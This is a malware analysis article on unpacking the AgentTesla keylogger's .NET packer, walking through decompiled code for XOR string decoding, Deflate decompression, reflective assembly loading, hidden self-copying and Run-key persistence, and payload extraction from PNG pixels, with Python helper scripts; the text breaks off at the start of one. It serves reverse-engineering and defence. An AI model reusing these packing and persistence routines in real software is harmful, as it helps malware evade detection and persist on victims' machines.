
Analyzing the Various Layers of AgentTesla's Packing

By Jeff White

Published: 2017-09-25 · Archived: 2026-04-05 19:03:16 UTC

AgentTesla is a fairly popular key logger built using the Microsoft .NET Framework and has shown a substantial rise in usage over the past few months.



It offers all of the standard features of a keylogger but goes beyond the typical confines of this type of software. One particular feature of interest is the custom packer it uses to hide the primary AgentTesla binary. Packers allow for a binary to essentially be wrapped in another binary to mask the original one from detection.


There are a number of excellent blogs out there covering AgentTesla's functionality and it's various obfuscations, but having I recently unpacked a sample and wanted to focus on this particular function and provide some helpful tools to aide in unpacking it.

For this analysis, I'll be using a PE32 version AgentTesla file seen in the wild on August 29th with hash "ca29bd44fc1c4ec031eadf89fb2894bbe646bc0cafb6242a7631f7404ef7d15c". You'll find AgentTesla delivered commonly via phishing documents that usually contain VBA macros to download and run a file – like the one in question.


As it's a commercial product, you'll find a lot of variety in the initial carrier files that deliver the AgentTesla binary; however, at some point you'll find yourself with a PE.

Thus, begins the journey…


I suppose the first layer of obfuscation really begins with the file itself, called "one.jpeg.png.exe" and an icon of a JPG trying to create an illusion of legitimacy.



This is a common technique to fool people and they've taken it one step further by opening an image when you execute the binary.



The first executable is a .NET application, which is no surprise since AgentTesla is very well known for being a .NET key logger. To analyze .NET applications, I prefer to use the application dnSpy and, once loading up this sample, we can see there is only one namespace of interest with a handful of functions and a byte array.



The Japanese kanji stands out at first glance but I believe this is less about language and more about being a form of obfuscation – I'll explain why shortly.

Looking at the Main() function shows a pattern of multiple calls to two other functions.


```
Public Shared Sub Main()
    Try
        Dim objectValue As Object = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(Nothing, CType(NewLateBinding.LateGet(Nothing, Type.[GetType](ゆ.く(ゆ.るこ(New
          Byte() { 200, 221, 212, 249, 131, 192, 200, 217, 222, 212, 254, 146 }))), ゆ.く(ゆ.るこ(New Byte() { 129, 148, 157, 176, 144, 129, 163, 219 }))), New Object()
          { ゆ.く(ゆ.るこ(New Byte() { 61, 40, 38, 41, 33, 55, 55, 5, 106, 42, 43, 45, 48, 39, 33, 40, 34, 33, 22, 106, 41, 33, 48, 55, 61, 23, 123 })) }, Nothing,
          Nothing, Nothing), Type), ゆ.く(ゆ.るこ(New Byte() { 150, 147, 157, 190, 205 })), New Object() { ゆ.うむれぐ(ゆ.るこ(ゆ.なる)) }, Nothing, Nothing, Nothing))
        Dim objectValue2 As Object = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(RuntimeHelpers.GetObjectValue(objectValue), Nothing, ゆ.く(ゆ.るこ(New Byte()
          { 129, 148, 157, 176, 144, 129, 163, 219 })), New Object() { ChrW(12392) & ChrW(12416) & ChrW(26286) & "." & ChrW(12392) & ChrW(12416) & ChrW(26286) },
          Nothing, Nothing, Nothing))
        NewLateBinding.LateGet(Nothing, CType(NewLateBinding.LateGet(Nothing, Type.[GetType](ゆ.く(ゆ.るこ(New Byte() { 200, 221, 212, 249, 131, 192, 200, 217, 222, 212,
          254, 146 }))), ゆ.く(ゆ.るこ(New Byte() { 129, 148, 157, 176, 144, 129, 163, 219 }))), New Object() { ゆ.く(ゆ.るこ(New Byte() { 210, 207, 212, 193, 214, 201,
          212, 195, 225, 142, 205, 197, 212, 211, 217, 243, 159 })) }, Nothing, Nothing, Nothing), Type), ゆ.く(ゆ.るこ(New Byte() { 215, 209, 220, 211, 198, 193, 220,
          251, 215, 198, 211, 215, 192, 241, 141 })), New Object() { RuntimeHelpers.GetObjectValue(objectValue2) }, Nothing, Nothing, Nothing)
    Catch expr_514 As Exception
        ProjectData.SetProjectError(expr_514)
        ProjectData.ClearProjectError()
    End Try
End Sub
```

Take for example the below string.

	ゆ.く(ゆ.るこ(New Byte() { 129, 148, 157, 176, 144, 129, 163, 219 })),

The namespace is "ゆ" and the functions are "く" and "るこ", with the latter taking a byte array as input and then the resulting output of that function being passed to the former.

Starting with the first function, there are two XOR operations that occur with what looks like two values from the passed in byte array and then a static XOR key.



```
private static byte[] るこ(byte[] ゆほの)
{
    checked
    {
        byte[] array = new byte[ゆほの.Length - 1 + 1];
        byte b = ゆほの[ゆほの.Length - 1];
        Array.Resize<byte>(ref array, array.Length - 1);
        int num = 0;
        int arg_28_0 = 0;
        int num2 = array.Length - 1;
        for (int i = arg_28_0; i <= num2; i++)
        {
            array[array.Length - 1 - i] = (ゆほの[i] ^ b ^ Encoding.Default.GetBytes("しにつくぐきにれなもにきるこ昼くあづ書れなうぐりなまくう事うほひづもら心とるなつあうをてうそくしうこに日心になこよむにうれれ事現るるくしくうゝつをほけしそはかくうりは書れやけもう心のひほき書やのかうのら事はれく")[num]);
        }
        if (num < Encoding.UTF8.GetBytes("しにつくぐきにれなもにきるこ昼くあづ書れなうぐりなまくう事うほひづもら心とるなつあうをてうそくしうこに日心になこよむにうれれ事現るるくしくうゝつをほけしそはかくうりは書れやけもう心のひほき書やのかうのら事はれく").Length - 1)
        {
            num++;
        }
        return array;
    }
}
```

Looking at this function deeper, it uses the last value in the byte array as one of the 3 XOR keys, then adjusts the array in size and begins the decoding loop. Starting at the first byte, it will take this number as the second XOR key and increment it each iteration. The final XOR key is pulled from the GetBytes call on the long string of kanji.

Before going any further though, can you spot the issue with the function above? It works and successfully decodes the byte array but there is a flaw in codes logic that threw me for a loop when trying to implement the code in Python.

If you manually XOR those values together (129 [first byte] ^ 214 [last byte] ^ 12375 [first kanji]), the resulting output isn't what gets returned within the debugger. In fact, it's not even close which left me scratching my head for a while.

	129^214^12375 = 12288 (0x3000)

Instead, what we end up with is 104 (0x68). It's clearly wrong though and I assumed I was missing something in what appeared to be a relatively straight forward, par for the course, decoding function. If I XOR the know good result with the two values from the byte array, I end up with 63 (0x3F), otherwise known as "?".

What's happening is that the GetBytes call is set to use the default system encoding, which in my case is Windows-1252, so the bytes fall outside of the acceptable range and all return as 63 (0x3F), regardless of where the index pointer is in the array. Given this, the only two values I ever need to worry about are within the array itself and I can ignore most of this code.

Below is a small Python script which will decode the strings passed into it.

```
def decode(a):

xorkey = a[-1]

a = a[0:-1]

b = [0] * len(a)

num = 0

counter = 0

maxlength = len(b) - 1

while counter <= maxlength:

b[len(b) - 1 - counter] = chr(a[counter] ^ xorkey ^ 0x3f)

counter += 1

return "".join(b)

>>> a = [129,148,157,176,144,129,163,219]

>>> decode(a)

'GetType'
```


As the string successfully decodes with using XOR key 0x3F, it implies it was also encoded with this value initially, so the default code page used by the author when encoding it was also most likely Windows-1252.

The reason I believe the kanji is more for obfuscation than anything else is because of this and what the XOR key displays, which is nothing but a jumble of random characters without any coherent message.

This randomness in function and variable names is similar to the techniques they use in later payloads but now with a different character set.

For the second function, "く" it simply returns a string from the byte array of the previous function.

Going back to the previously mentioned byte array, it's quite large and only has one reference inside this code, highlighted below.



After the byte array is passed to the decoding function, the output is used as input into a new function, "うむれぐ", that is responsible for decompressing the data.


```
Private Shared Function うむれぐ(きのなか As Byte()) As Byte()
    Dim obj As Object = New MemoryStream()
    Dim obj2 As Object = New DeflateStream(New MemoryStream(きのなか), CompressionMode.Decompress, True)
    Dim obj3 As Object = New Byte(4095) {}
    While True
        Dim arg_85_0 As Object = obj2
        Dim arg_85_1 As Type = Nothing
        Dim arg_85_2 As String = "Read"
        Dim array As Object() = New Object(2) {}
        array(0) = RuntimeHelpers.GetObjectValue(obj3)
        array(1) = 0
```

Once decompressed, the new data is returned in a byte array.

At this point I copied out the list of integers for the byte array and ran it through the decoding Python function and decompressed the it with the zlib library into the next payload.

```
fh = open("output", "w")

fh.write(zlib.decompress(decode(a), -15))

fh.close()
```

Looking at the new file shows that it is a DLL named “rp.dll”.



This was also a .NET file and we can load it into dnSpy for further analysis; however, before doing that I’ll go over the final part of the first packer.

```
Dim objectValue As Object =
RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(Nothing,CType(NewLateBinding.LateGet(Nothing,
“System.Type”,“GetType”, “System.Reflection.Assembly”, Nothing, Nothing, Nothing), Type), “Load”,
BINARY_ARRAY, Nothing, Nothing, Nothing))

Dim objectValue2 As Object =
RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(RuntimeHelpers.GetObjectValue(objectValue), Nothing,
"GetType", "とむ暮.とむ暮", Nothing, Nothing, Nothing))

NewLateBinding.LateGet(Nothing, CType(NewLateBinding.LateGet(Nothing, Type.[GetType]("System.Type",
"GetType", "System.Activator", Nothing, Nothing, Nothing), Type), "CreateInstance", New Object() {
RuntimeHelpers.GetObjectValue(objectValue2) }, Nothing, Nothing, Nothing)
```

I've cleaned up the encoded strings so you can see what it's doing but effectively, it takes the DLL assembly, loads it, and calls the main function, "とむ暮.とむ暮", within it.

This DLL uses the same byte array string obfuscation as the initial executable.

```
Namespace とむ暮
    Friend Class とむ暮
        ' Token: 0x02000007 RID: 7
        Public Sub New()
            Me.りぼうも = True
            Me.れにや = True
            Me.な事は = Environment.GetEnvironmentVariable("temp") + Encoding.[Default].GetString(Me.まこうに(New Byte() { 0, 29, 0, 75, 0, 1, 10, 6, 0, 33, 11, 12, 50,
              57, 22, 17, 6, 16, 1, 10, 23, 53, 57, 90 }))
            Me.う()
        End Sub

        Private Function う() As Boolean
            ' The following expression was wrapped in a checked-statement
            If Me.りぼうも Then
                If Not Directory.Exists(Environment.GetEnvironmentVariable("temp") + Encoding.[Default].GetString(Me.まこうに(New Byte() { 247, 216, 223, 200, 222, 207,
                  196, 217, 251, 247, 148 }))) Then
                    Directory.CreateDirectory(Environment.GetEnvironmentVariable("temp") + Encoding.[Default].GetString(Me.まこうに(New Byte() { 247, 216, 223, 200, 222,
                      207, 196, 217, 251, 247, 148 })))
                End If
                Try
                    If File.Exists(Me.な事は) Then
                        Dim obj As Object = New List(Of Process)()
                        Dim processes As Process() = Process.GetProcesses()
                        For i As Integer = 0 To processes.Length - 1
                            Dim process As Process = processes(i)
                            Try
                                Try
                                    Dim enumerator As IEnumerator = process.Modules.GetEnumerator()
                                    While enumerator.MoveNext()
```

In the above image, you can see it begins by checking whether the file "\\Products\\WinDecode.exe" exists and then will create the "\\Products\\" directory if it does not. After that it will enumerate processes to kill, delete files, establish itself in the registry for persistence and other characteristics typical of this malware.

```
    File.Copy(Process.GetCurrentProcess().MainModule.FileName, Me.な事は, True)
    If Me.れにや Then
        File.SetAttributes(Me.な事は, FileAttributes.Hidden Or FileAttributes.System)
    End If
Catch expr_2FB As Exception
    ProjectData.SetProjectError(expr_2FB)
    ProjectData.ClearProjectError()
End Try
Try
    Dim registryKey As RegistryKey = Registry.CurrentUser.OpenSubKey(Encoding.[Default].GetString(Me.まこうに(New Byte() { 19, 8, 47, 33, 19, 18, 20, 14,
      15, 24, 43, 9, 19, 24, 15, 15, 8, 62, 33, 14, 10, 18, 25, 19, 20, 42, 33, 9, 27, 18, 14, 18, 15, 30, 20, 48, 33, 24, 15, 28, 10, 9, 27, 18, 46,
      66 })), True)
    registryKey.SetValue("Tregain", Me.な事は)
    Dim registryKey2 As RegistryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run", True)
    If registryKey2 IsNot Nothing Then
        Dim value As Byte() = New Byte() { 2, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 }
        registryKey2.SetValue("Tregain", value)
        registryKey2.Close()
    End If
```

But, eventually during the execution, you'll end up at the next part of the unpacking code.


```
Dim obj2 As Object = とむ暮.れなつ(Me.まこうに(Me.こなき(Me.れな())))

Dim うひ硯る As うひ硯る = New うひ硯る()

Return うひ硯る.う("Nothing", String.Empty, CType(obj2, Byte()), True)
```

The first line calls multiple functions - starting on the far right is "れな". This function can be seen below and creates an object from a PNG file in the resources section of the DLL.

```
Private Function れな() As Bitmap
    Dim resourceManager As ResourceManager = New ResourceManager(ChrW(12392) & ChrW(12416) & ChrW(26286) & ".Resources", Assembly.GetEntryAssembly())
    Dim original As Image = CType(resourceManager.GetObject("19.png"), Image)
    Return New Bitmap(original)
End Function
```

Picture Time

The PNG itself doesn't visually show anything of note but static.




The next function “こなき” is a bit more interesting.

```
Private Function こなき(れ日 As Bitmap) As Byte()
    ' The following expression was wrapped in a checked-statement
    Dim array As Byte() = New Byte(れ日.Width * れ日.Height * 3 - 1 + 1 - 1) {}
    Dim num As Integer = 0
    For i As Integer = れ日.Height - 1 To 0 Step -1
        Dim arg_35_0 As Integer = 0
        Dim num2 As Integer = れ日.Width - 1
        For j As Integer = arg_35_0 To num2
            Dim expr_6A As Object = LateBinding.LateGet(れ日, Nothing, "GetPixel", New Object() { j, i }, Nothing, Nothing)
            Dim color2 As Color
            Dim color As Color = If((expr_6A IsNot Nothing), CType(expr_6A, Color), color2)
            array(num * 3 + 2) = Conversions.ToByte(LateBinding.LateGet(color, Nothing, "R", New Object(-1) {}, Nothing, Nothing))
            array(num * 3 + 1) = Conversions.ToByte(LateBinding.LateGet(color, Nothing, "G", New Object(-1) {}, Nothing, Nothing))
            array(num * 3) = Conversions.ToByte(LateBinding.LateGet(color, Nothing, "B", New Object(-1) {}, Nothing, Nothing))
            num += 1
        Next
    Next
    Dim array2 As Byte() = New Byte(BitConverter.ToInt32(array, 0) - 1 + 1 - 1) {}
    Dim arg_128_0 As Integer = 0
    Dim num3 As Integer = array2.Length - 1
    For k As Integer = arg_128_0 To num3
        array2(k) = array(k + 4)
    Next
    Return array2
End Function
```

This loads the image as a bitmap and then it will read the pixels in a certain order to build an array from the values for Red, Green, and Blue that get returned.

For example, if you look at the bottom left of the image (0,192), you will see a dark green with the hex value 0x1AE2C.



The first entries in the array would be 0x2C (Blue), 0xAE (Green), 0x1 (Red)

To unpack this, I once again re-wrote the code in Python and used the Python Imaging Library (PIL) to extract the bytes. This particular image is 192x192 pixels and 24bits per pixel (3 bytes – RGB) and it iterates over each pixel from left to right, bottom to top, for the array of data.

```
1  from PIL import Image
